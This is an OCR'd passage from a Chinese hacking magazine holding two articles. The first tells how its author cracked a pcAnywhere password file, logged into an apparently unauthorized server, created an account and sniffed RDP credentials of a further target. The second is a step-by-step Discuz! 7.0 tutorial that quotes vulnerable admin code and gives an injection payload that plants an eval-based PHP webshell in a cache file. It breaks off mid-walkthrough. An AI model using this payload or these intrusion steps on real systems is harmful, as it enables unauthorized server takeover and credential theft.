


图9

看来此方法也是行不通了，无奈之下只好硬着头皮继续翻着各个目录，只能从这里找希望了。翻啊翻，找啊找，总算找出了惊喜，原来是翻出了pcanywhere，马上下载它的PCA.hwkszx.CIF文件，然后利用PCAnyPass.exe破解，成功得到了帐号和密码，如图9。 接下来，自然是利用pcanywhere成功登录到远程服务器了，因为我习惯了远程桌面，所以又给服务器新建了一个帐户，然后远程连接了上去，如图10。




图10

三、失败的渗透之旅

服务器总算是成功的拿下了，接着当然就是利用cain进行嗅探，然后进一步渗透了，安装好了cain后，在配置里面勾选了3389这一项，开始对我的终极目标202.98.X.60进行嗅探，之前所做的一切可都是为了它在努力呀，如图11。

网上有很多于3389嗅探的例子，在此我要说一下，如果想成功嗅探到3389的帐号和密码，则必须是管理员事先已经将帐号和密码填写好了，然后直接点击连接才可以嗅探出来，否则是无法嗅探到的，如图12。

当然3389帐号和密码能够嗅探到的几率是很小的，能不能成功就全靠运气了。我一连嗅探了近一个星期，除了一堆垃圾数据什么也没有嗅探到，后来也就没有再继续下去。虽然我的最终目标没有达到，但还是收获了一台服务器，总算是没有“枉费此行”吧，以后有时间再慢慢渗透了！

四、经验总结

文章没多少技术含量，都是一些常规的入侵技术，关键在于入侵时思路要活跃，能够分析查找出可用的信息。刚开始没有找到pcanywhere之前我试了N种办法，服务器被我搞重启




图11




图12

了好几次，后来实在无奈，又去各个目录一一翻阅才算是查到它了，不然整个提权过程也就不可能那么顺利了。提权的时候一定得多翻阅各个文件，获取可用的信息，这点非常重要。

（文章中涉及到的PCAnywhere PassView、CAIN，请到X的论坛来下载）

跟我学Discuz! 7.0又一拿Webshell方法

清原长风[B.B.E]

一、前言

Discuz！是国内使用非常广泛的一个论坛系统，目前最新的版本是7.0，前段时间有人在网上公布了一个在Discuz！7.0后台获取Webshell的方法，但是该方法的局限性非常大，需要论坛创始人的密码才行，可以说成功率很低。今天我们就来实践另一种在后台获取Webshell的方法，其实也不能说是新方法，因为也已经流传很久了，只是不被广大菜鸟知晓而已。

二、分析

我在本地电脑搭建起虚拟机，安装好了Discuz！7.0论坛，先来看位于admin目录下的styles.inc.php文件，部分代码如下：

```
    else {
            if($newcvar && $newcsubst) {
    if($db->result_first("SELECT COUNT(*) FROM {$tablepre}stylevars WHERE variable='$newcvar' AND styleid='$id'")) {
            cpmsg('styles_edit_variable_duplicate', '', 'error');
            } elseif(!preg_match("/[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*/", $newcvar)) {
            cpmsg('styles_edit_variable_illegal', '', 'error');
                        }
            $newcvar = strtolower($newcvar);  //以上是变量的检查
            $db->query("INSERT INTO {$tablepre}stylevars (styleid, variable, substitute)
            VALUES ('$id', '$newcvar', '$newcsubst')");
                        }           //将变量的值插入
    ......
    updatecache('styles');  //写文件，关于这个updatecache函数后面会具体介绍
```

这段代码是设置风格的变量，经过对post数据的严格检查，被写入数据库的数据已经变的十分安全。

我在include文件夹中找到了cache.func.php文件，里面有updatecache这个函数的定义，代码很长，就不贴出来了，主要功能就是从数据库中读出数据，处理后再写文件。下面我们来看在cache.func.php文件中的另一段代码：

```
function getcachevars($data, $type = 'VAR') {
        $evaluate = '';
        foreach($data as $key => $val) {
                if(is_array($val)) {
                        $evaluate .= "\$$key = ".arrayeval($val).";\n";
                } else {
                        $val = addcslashes($val, '\'\\');
        $evaluate .= $type == 'VAR' ? "\$$key = '$val';\n" : "define('".strtoupper($key)."', '$val');\n";
                }
        }
        return $evaluate;
}
```

真正的缺陷就出在这里，在处理value值的时候没有处理之前我们提交的key的值，这样就使得我们拥有了管理员权限（具有风格编辑权限），也就可以直接获取Webshell了。

三、实践

我先登录了在本地搭建的Discuz！7.0论坛的后台，地址为“http://192.168.23.129/MyPhpSite/Discuz7/admincp.php?”，如图1。在浏览器中提交地址“http://192.168.23.129/MyPhpSite/Discuz7/admincp.p

hp?action=styles&operation=edit&id=1&adv=1”，就来到了“界面”下的“风格管理”，再找到最下面的“自定义模板变量”，如图2。




图1




图2

在“变量”下的“新增”栏中填入**Clzzy', '#999');eval($_POST[CLZZY]);//,** “替换内容”可以随便填写，如图3，然后点击“提交”按钮，这样我们的PHP一句话木马就成功的绕过了getcachevars函数的检查，并通过updatecache函数写入到forumdata\cache\style_1.php文件中了。我们打开这个文件看看，如图4，大家仔细查看图中那些定义的变量，就会知道我们的“变量”为什么要写成**Clzzy', '#999');eval($_POST[CLZZY]);//**了。

PHP一句话木马已经成功的写入了，我们来连接一下，使用lanker微型PHP后门客户端连接，在“木马地址”栏填写“http://192.168.23.129/MyPhpSite/Discuz7/forumdata/cache/style_1.php”，成功的连接上了，如图5。




图3

